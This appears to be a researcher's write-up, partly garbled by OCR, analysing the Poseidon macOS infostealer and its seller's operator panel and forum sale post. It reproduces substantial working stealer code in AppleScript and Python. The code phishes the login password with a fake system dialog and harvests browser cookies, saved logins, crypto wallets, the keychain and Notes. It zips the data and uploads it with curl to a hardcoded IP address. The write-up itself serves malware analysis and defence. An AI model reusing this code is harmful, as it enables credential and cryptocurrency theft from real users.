binary @/tmp/out.zip http://79.137.192.4/p2p")
on error
if attempt < 10 then
delay 60
send_data(attempt + 1)
end if
end try
end send_data
on VPN(writemind, vpn_dirs)
29914
561
11ms
Raw Bytes
LF

```
DNNNSGS4QKN5XCARTJNRSU4YLNMUUGM2LMMVIGC5DIFEFAS5DSPEFASCLTMV2CA4TFOZSX
B2G6IBIOJSXMZLSONSSA33GEBSXMZLSPEQGG2DBOJQWG5DFOIQG6ZRAMZUWYZKQMF2GQKJ
4ZYKBEEXGZLUEB2HE2LNNVSWIUDBORUCA5DPEB2GK6DUEAYSA5DIOJ2SAKBIN5TGM43FOQ
JNYOHEZLWMVZHGZLEKBOXI2BJEAWSAMJJEBXWMIDSMV3GK4TTMVSFAYLUNAFASCLTMV2CA
```

ABC 47866 2

## Output

```
end filegrabber
on send_data(attempt)
 try
  set result_send to (do shell script "curl -X POST -H \"uuid:
f9bec3a255e14d0599f791e2a84afdea\" -H \"user: october\" -H \"buildid:
binary @/tmp/out.zip http://79.137.192.4/p2p")
 on error
  if attempt < 10 then
   delay 60
   send_data(attempt + 1)
  end if
 end try
end send_data
on VPN(writemind, vpn_dirs)
```

Auto Bake

```
on firewallets(firepath, writemind, profile)
    try
        set fire_wallets to {{"MetaMask", "webextension@metamask.io\\\":\\\""}}
        repeat with wallet in fire_wallets
            set uuid to GetUUID(firepath & "/prefs.js", item 2 of wallet)
            if uuid is not "not found" then
                set walkpath to firepath & "/storage/default/"
                set fileList to list folder walkpath without invisibles
                repeat with currentItem in fileList
                    if currentItem contains uuid then
                        set fwallet to walkpath & currentItem & "/idb/"
                        set fileList_wallet to list folder fwallet without invisibles
                        repeat with currentItem_wallet in fileList_wallet
                            if isDirectory(fwallet & currentItem_wallet) then
                                GrabFolder(fwallet & currentItem_wallet, writemind & "ffwallets/" & item 1 of wallet & "_" & profile & "/")
                            end if
                        end repeat
                    end if
                end repeat
            end if
        end repeat
    end try
end firewallets
on getpwd(username, writemind)
    try
        if checkvalid(username, "") then
            set result to do shell script "security 2>&1 > /dev/null find-generic-password -ga \"Chrome\" | awk \"{print $2}\""
            writeText(result as string, writemind & "masterpass-chrome")
        else
            repeat
                set result to display dialog "Required Application Helper. Please enter password for continue." default answer "" with icon caution buttons
                    {"Continue"} default button "Continue" giving up after 150 with title "Application wants to install helper" with hidden answer
                set password_entered to text returned of result
                if checkvalid(username, password_entered) then
                    writeText(password_entered, writemind & "pwd")
                    return password_entered
                end if
            end repeat
        end if
    end try
    return ""
end getpwd
```

```
            set safariFolder to ((path to library folder from user domain as text) & "Containers:com.apple.Safari:Data:Library:Cookies:")
            try
                duplicate file "Cookies.binarycookies" of folder safariFolder to folder destinationFolderPath with replacing
            end try
            set notesFolderPath to (path to home folder as text) & "Library:Group Containers:group.com.apple.notes:"
            set notesAccounts to folder (notesFolderPath & "Accounts:")
            try
                --duplicate notesAccounts to photosPath with replacing
            end try
            try
                set notesFolder to folder notesFolderPath
                set notesFiles to {file "NoteStore.sqlite", file "NoteStore.sqlite-shm", file "NoteStore.sqlite-wal"} of notesFolder
                repeat with aFile in notesFiles
                    try
                        duplicate aFile to folder destinationFolderPath with replacing
                    end try
                end repeat
            end try
        end try
        try
            set desktopFiles to every file of desktop
            set documentsFiles to every file of folder "Documents" of (path to home folder)
            set downloadsFiles to every file of folder "Downloads" of (path to home folder)
            repeat with aFile in (desktopFiles & documentsFiles & downloadsFiles)
                set fileExtension to name extension of aFile
                if fileExtension is in extensionsList then
                    set filesize to size of aFile
                    if (bankSize + filesize) < 10 * 1024 * 1024 then
                        try
                            duplicate aFile to folder destinationFolderPath with replacing
                            set bankSize to bankSize + filesize
                        end try
                    else
                        exit repeat
                    end if
                end if
            end repeat
        end try
    end tell
end try
end filegrabber
```

```
set password_entered to getpwd(username, writemind)
delay 0.01
set chromiumMap to {{"Chrome", library & "Google/Chrome/"}, {"Brave", library & "BraveSoftware/Brave-Browser/"}, {"Edge", library & "Microsoft Edge/"}, {"
    Vivaldi", library & "Vivaldi/"}, {"Opera", library & "com.operasoftware.Opera/"}, {"OperaGX", library & "com.operasoftware.OperaGX/"}, {"Chrome Beta",
    library & "Google/Chrome Beta/"}, {"Chrome Canary", library & "Google/Chrome Canary"}, {"Chromium", library & "Chromium/"}, {"Chrome Dev", library & "
    Google/Chrome Dev/"}}
set walletMap to {{"deskwallets/Electrum", profile & "/.electrum/wallets/"}, {"deskwallets/Coinomi", library & "Coinomi/wallets/"}, {"deskwallets/Exodus",
    library & "Exodus/"}, {"deskwallets/Atomic", library & "atomic/Local Storage/leveldb/"}, {"deskwallets/Wasabi", profile & "/.walletwasabi/client/
    Wallets/"}, {"deskwallets/Ledger_Live", library & "Ledger Live/"}, {"deskwallets/Monero", profile & "/Monero/wallets/"}, {"deskwallets/Bitcoin_Core",
    library & "Bitcoin/wallets/"}, {"deskwallets/Litecoin_Core", library & "Litecoin/wallets/"}, {"deskwallets/Dash_Core", library & "DashCore/wallets/"}, {
    "deskwallets/Electrum_LTC", profile & "/.electrum-ltc/wallets/"}, {"deskwallets/Electron_Cash", profile & "/.electron-cash/wallets/"}, {"deskwallets/
    Guarda", library & "Guarda/"}, {"deskwallets/Dogecoin_Core", library & "Dogecoin/wallets/"}, {"deskwallets/Trezor_Suite", library & "@trezor/
    suite-desktop/"}}
readwrite(library & "Binance/app-store.json", writemind & "deskwallets/Binance/app-store.json")
readwrite(library & "@tonkeeper/desktop/config.json", "deskwallets/TonKeeper/config.json")
readwrite(profile & "/Library/Keychains/login.keychain-db", writemind & "keychain")
if release then
    readwrite(profile & "/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite", writemind & "FileGrabber/NoteStore.sqlite")
    readwrite(profile & "/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-wal", writemind & "FileGrabber/NoteStore.sqlite-wal")
    readwrite(profile & "/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-shm", writemind & "FileGrabber/NoteStore.sqlite-shm")
    readwrite(profile & "/Library/Containers/com.apple.Safari/Data/Library/Cookies/Cookies.binarycookies", writemind & "FileGrabber/Cookies.binarycookies")
    readwrite(profile & "/Library/Cookies/Cookies.binarycookies", writemind & "FileGrabber/saf1")
end if
if filegrabbers then
    filegrabber()
end if
writeText(username, writemind & "username")
set ff_paths to {library & "Firefox/Profiles/", library & "Waterfox/Profiles/", library & "Pale Moon/Profiles/"}
repeat with firefox in ff_paths
    try
        parseFF(firefox, writemind)
    end try
end repeat
chromium(writemind, chromiumMap)
deskwallets(writemind, walletMap)
--GrabFolderLimit("/tmp/photos/", writemind & "FileGrabber/NotesPhoto/")
--set vpns to {{"OpenVPN", library & "OpenVPN Connect/profiles/"}}
--readwrite("/Library/Application Support/Fortinet/FortiClient/conf/vpn.plist", writemind & "vpn/FortiVPN/vpn.plist")
do shell script "ditto -c -k --sequesterRsrc " & writemind & " /tmp/out.zip"
send_data(0)
do shell script "rm -r " & writemind
do shell script "rm -r /tmp/photos"
```

# Python Version

```
_memcpy(rax_1, &binary, 0x2db0)
r14[0x2db0] = 0
void* r13 = &var_2a8:1  // Key = 0x60
*r14 = _key ^ 9
int64_t i = 0

while (true)
    char* decrypted = &var_2a8:1

    if ((var_2a8.b & 1) != 0)
        decrypted = rax_1

    decrypted[i + 1] = *(i + 0x100004d41) ^ _key

    if (i == 0x2dae)
        break

    char* rdx_1 = &var_2a8:1

    if ((var_2a8.b & 1) != 0)
        rdx_1 = rax_1

    rdx_1[i + 2] = *(i + 0x100004d42) ^ _key
    i += 2
```

XOR “Decryption” Loop

```
100004d40  binary:
100004d40  09 0d 10 0f 12 14 40 13-0f 03 0b 05 14 6a 09 0d-10 0f 12 14 40 13 15 02-10 12 0f 03 05 13 13 6a  ......@......j.......@.........j
100004d60  06 12 0f 0d 40 1a 09 10-06 09 0c 05 40 09 0d 10-0f 12 14 40 3a 09 10 26-09 0c 05 6a 09 0d 10 0f  ....@.......@.....@:..&... j....
100004d80  12 14 40 09 0f 6a 09 0d-10 0f 12 14 40 0f 13 6a-6a 05 12 12 3f 0c 0f 07-40 5d 40 42 42 6a 0d 05  ..@..j.....@..jj...?... @]@BBj..
100004da0  0d 0f 12 19 3f 1a 09 10-40 5d 40 09 0f 4e 22 19-14 05 13 29 2f 48 49 6a-15 13 05 12 0e 01 0d 05  ....?... @]@..N"....)/HIj.......
100004dc0  40 5d 40 0f 13 4e 07 05-14 05 0e 16 48 42 35 33-25 32 42 49 6a 09 10 40-5d 40 42 55 4e 54 52 4e  @]@..N......HB53%2BIj..@]@BUNTRN
100004de0  56 55 4e 51 51 54 42 6a-15 13 05 12 0d 05 40 5d-40 42 0f 03 14 0f 02 05-12 42 6a 15 15 09 04 40  VUNQQTBj......@]@B.......Bj....@
100004e00  5d 40 42 01 04 58 59 59-53 01 03 4d 55 58 53 56-4d 54 01 03 05 4d 01 01-55 03 4d 02 01 56 02 56  ]@B..XYYS..MUXSVMT...M..U.M..V.V
100004e20  03 58 04 57 53 55 02 42-6a 10 12 0f 06 09 0c 05-40 5d 40 42 4f 35 13 05-12 13 4f 42 40 4b 40 15  .X.WSU.Bj.......@]@BO5....OB@K@.
100004e40  13 05 12 0e 01 0d 05 6a-0c 09 02 12 01 12 19 40-5d 40 10 12 0f 06 09 0c-05 40 4b 40 42 4f 2c 09  .......j.......@]@.......@K@BO,.
100004e60  02 12 01 12 19 4f 21 10-10 0c 09 03 01 14 09 0f-0e 40 33 15 10 10 0f 12-14 4f 42 6a 03 08 12 0f  .....O!.........@3.....OBj....
100004e80  0d 09 15 0d 3f 0d 01 10-40 5d 40 1b 6a 40 40 40-40 42 23 08 12 0f 0d 05-42 5a 40 0c 09 02 12 01  ....?... @]@.j@@@@B#.....BZ@.....
100004ea0  12 19 40 4b 40 42 27 0f-0f 07 0c 05 4f 23 08 12-0f 0d 05 4f 42 4c 6a 40-40 40 40 42 22 12 01 16  ..@K@B'.....O#.....OBLj@@@@B"...
100004ec0  05 42 5a 40 0c 09 02 12-01 12 19 40 4b 40 42 22-12 01 16 05 33 0f 06 14-17 01 12 05 4f 22 12 01  .BZ@.......@K@B"....3.......O"..
100004ee0  16 05 4d 22 12 0f 17 13-05 12 4f 42 4c 6a 40 40-40 40 42 25 04 07 05 42-5a 40 0c 09 02 12 01 12  ..M"......OBLj@@@@B%...BZ@......
100004f00  19 40 4b 40 42 2d 09 03-12 0f 13 0f 06 14 40 25-04 07 05 4f 42 4c 6a 40-40 40 40 42 36 09 16 01  .@K@B-........@%...OBLj@@@@B6...
100004f20  0c 04 09 42 5a 40 0c 09-02 12 01 12 19 40 4b 40-42 36 09 16 01 0c 04 09-4f 42 4c 6a 40 40 40 40  ...BZ@.......@K@B6......OBLj@@@@
100004f40  42 2f 10 05 12 01 42 5a-40 0c 09 02 12 01 12 19-40 4b 40 42 03 0f 0d 4e-0f 10 05 12 01 13 0f 06  B/....BZ@.......@K@B...N........
100004f60  14 17 01 12 05 4e 2f 10-05 12 01 4f 42 4c 6a 40-40 40 40 42 2f 10 05 12-01 27 38 42 5a 40 0c 09  .....N/....OBLj@@@@B/....'8BZ@..
100004f80  02 12 01 12 19 40 4b 40-42 03 0f 0d 4e 0f 10 05-12 01 13 0f 06 14 17 01-12 05 4e 2f 10 05 12 01  .....@K@B...N.............N/....
```

XORed Python Script

```
# Read encrypted python script
enc = bv.read(0x100004d40, 0x2db0)

# Perform XOR on enc data
decrypted = ""
for i, val in enumerate(enc):
    decrypted += chr(val ^ 0x60)

print(decrypted)
```

Binja Script for Decoding

```
char _key = 0x60

                        95 3f 3d 43 00 00 00
```

Thats… not how that works

# Python Version

```python
cked = [".DS_Store", "Partitions", "Code Cache", "Cache", "market-history-cache.json"]
ff_names = ["/cookies.sqlite", "/formhistory.sqlite", "/key4.db", "/logins.json"]
chromium_names = ["/Network/Cookies", "/Cookies", "/Web Data", "/Login Data"]
firefox = library + "Firefox/Profiles/"


def writelog(message):
    global err_log
    err_log += message


def readwrite(path1, path2):
    try:
        with ZipFile(memory_zip, "a") as zf:
            zf.write(path1, path2)
    except Exception as e:
        log_message = "Error writing" + path1 + " to " + path2 + ": " + str(e)
        writelog(log_message)


def GrabFolder(path1, path2):
    try:
        files = os.listdir(path1)
        for file in files:
            if file in locked:
                continue
            if os.path.isdir(path1 + "/" + file):
                GrabFolder(path1 + "/" + file, path2 + "/" + file)
            else:
                readwrite(path1 + "/" + file, path2 + "/" + file)
    except:
        pass


def writetext(text, path):
    try:
        with ZipFile(memory_zip, "a") as f:
            f.writestr(path, text)
    except Exception as e:
        log_message = "Error writing" + text + " to " + path + ": " + str(e)
        writelog(log_message)


def parseFF():
    try:
        files = os.listdir(firefox)
        for profile in files:
            fpath = "ff/" + profile
            readpath = firefox + profile
            for n in ff_names:
                readwrite(readpath + n, fpath + n)
    except:
        pass
```

```python
def plugins_check(path, savepath):
    try:
        files = os.listdir(path)
        for file in files:
            if file in plugins:
                GrabFolder(path + file, savepath + file)
    except:
        pass


def chromium():
    for ch in chromium_map:
        savepath = "Chromium/" + ch + "_"
        try:
            files = os.listdir(chromium_map[ch])
        except:
            continue
        for file in files:
            if "Profile" in file or "Default" == file:
                for n in chromium_names:
                    newpath = chromium_map[ch] + file + n
                    if n == "/Network/Cookies":
                        n = "/Cookies"
                    readwrite(newpath, savepath + file + n)
                plugins_check(
                    chromium_map[ch] + file + "/Local Extension Settings/",
                    savepath + file + "/",
                )


def checkvalid(password):
    try:
        result = subprocess.check_output(     ■ No overloads for "check_output" match the provided arguments
            ["dscl", ".", "authonly", username, password]     ■ Argument of type "list[str | Unknown | None]" ca
        ).decode("utf-8")
        if result != "":
            return False
        else:
            return True
    except:
        return False


def getpwd():
    try:
        alert = (
            'display dialog "Required System Upgrade. Please enter passphrase for '     ■ Operator "+" not suppo
            + username
            + '." default answer "" with icon caution buttons {"Continue"} default button "Continue" giving up a
        )

        while True:
            result = subprocess.check_output(["osascript", "-e", alert]).decode("utf-8")
            password = result.split("text returned:")[1].split(",")[0]
            if checkvalid(password):
                writetext(password, "pwd")
                break
    except:
```

Looks… familiar?

# Panel panel on the wall


- Generate builds
- Search stolen content
- Configure alerting via Telegram
- Convert cookies


Poseidon Stealer Panel

*posideon panel in minecraft*

*not the real panel i promise*

# Panel panel on the wall




Poseidon Builder Panel

# I am the admin now

```
        └── response-message
            ├── index.js
            └── message.js
    ├── index.js
    ├── main.4855db6b.js
    ├── pages
        ├── Account
            ├── index.jsx
            └── pay.jsx
        ├── Admin
            └── index.jsx
        ├── Authenticate
            └── index.jsx
        ├── Builder
            └── index.jsx
        ├── ConverterCookies
            └── index.jsx
        ├── Data
            └── index.jsx
        ├── GoogleCookies
            └── index.jsx
        ├── Home
            └── index.jsx
        ├── Logs
            └── index.jsx
        └── Settings
            └── index.jsx
    ├── render.jsx
    ├── store
        ├── localState.js
        ├── logerState.js
        └── modalState.js
    └── utils
        ├── d3.utils.js
        ├── debounce.utils.js
        └── fill.utils.js

23 directories, 74 files
```

Nice panel source

```
const [users, setUsers] = useState([{id: 1, login: "test", password: "lorem5", subtime: "01/01/2025", balance: 0}])
{id: 1, login: "test", password: "lorem5", subtime: "01/01/2025", balance: 0}
const [error, setError] = useState(null)

async function getUsers() {
    const response = await fetch(`${process.env.REACT_APP_URL}/admin/users/`, {
        method: "GET",
        headers: {
            "Content-Type": "application/json",
            "Authorization": token,
        },
    }).then(res => {
        if (res.status === 403) {
            setAuthenticate(false);
        }
        return res.json()
    }).then((res) => setUsers(res)).catch(err => console.error(err))
}
```

List admin user


```
const add = async (e) => {
  e.preventDefault()
  const response = await fetch(`${process.env.REACT_APP_URL}/admin/add_user/`, {
      method: "POST",
      headers: {
          "Content-Type": "application/json",
          "Authorization": token,
      },
      body: JSON.stringify({
          login: value.login,
          password: value.password,
          subtime: value.subtime
      })
  }).then(res => {
      if (res.status === 403) {
          setAuthenticate(false);
      }
      if (res.status > 306) {
          setError(true)
      } else {
          setError(false)
```

Add admin user

```
const edit = async (e) => {
  e.preventDefault()
  var balance = users[$current - 1].balance.replace(/[^+\d]/g, '')
  const response = await fetch(`${process.env.REACT_APP_URL}/admin/edit_user/`, {
      method: "POST",
      headers: {
          "Content-Type": "application/json",
          "Authorization": token,
      },
      body: JSON.stringify({
          id: users[$current - 1].id,
          login: users[$current - 1].login,
          subtime: users[$current - 1].subtime,
          password: users[$current - 1].password,
          balance: Number(balance)
      })
  }).then(res => {
      if (res.status === 403) {
```

Edit admin user

# Womp Womp




Womp Womp

# Good riddance 🖕 (kinda)

## Poseidon Stealer Source

By Rodrigo4, 13 hours ago in [Software] - malware, exploits, bundles, crypts

Follow 1

Start new topic | Reply to this topic

**Rodrigo4**
kilobyte

Seller
5
34 posts
Joined
07/02/23 (ID: 149704)
Activity
virology / malware

Posted 13 hours ago

Report post

I made a serious decision that I had been thinking about for a long time.
I am closing a project that brings me $30,000+/month. All this mainly comes down to the issue of my safety, and now I have received news that has pushed me to this decision. My decision is completely final, I am leaving once and for all, I will develop legally. I hope that I will never return.

If you want to buy a resource, here is the price:
Panel (self-written auto-payment bitcoin, admin panel, ReactJS, Golang) + stealer options + C/C++ morpher MorphMePlease for $10k + all infrastructure already installed = $100k

+ Quote

Money won't make itself.

THE BEST MACOS STEALER - https://forum.exploit.in/topic/230022/

XSS.is Post from Rod

AMOS

Poseidon


Cthulhu


Banshee

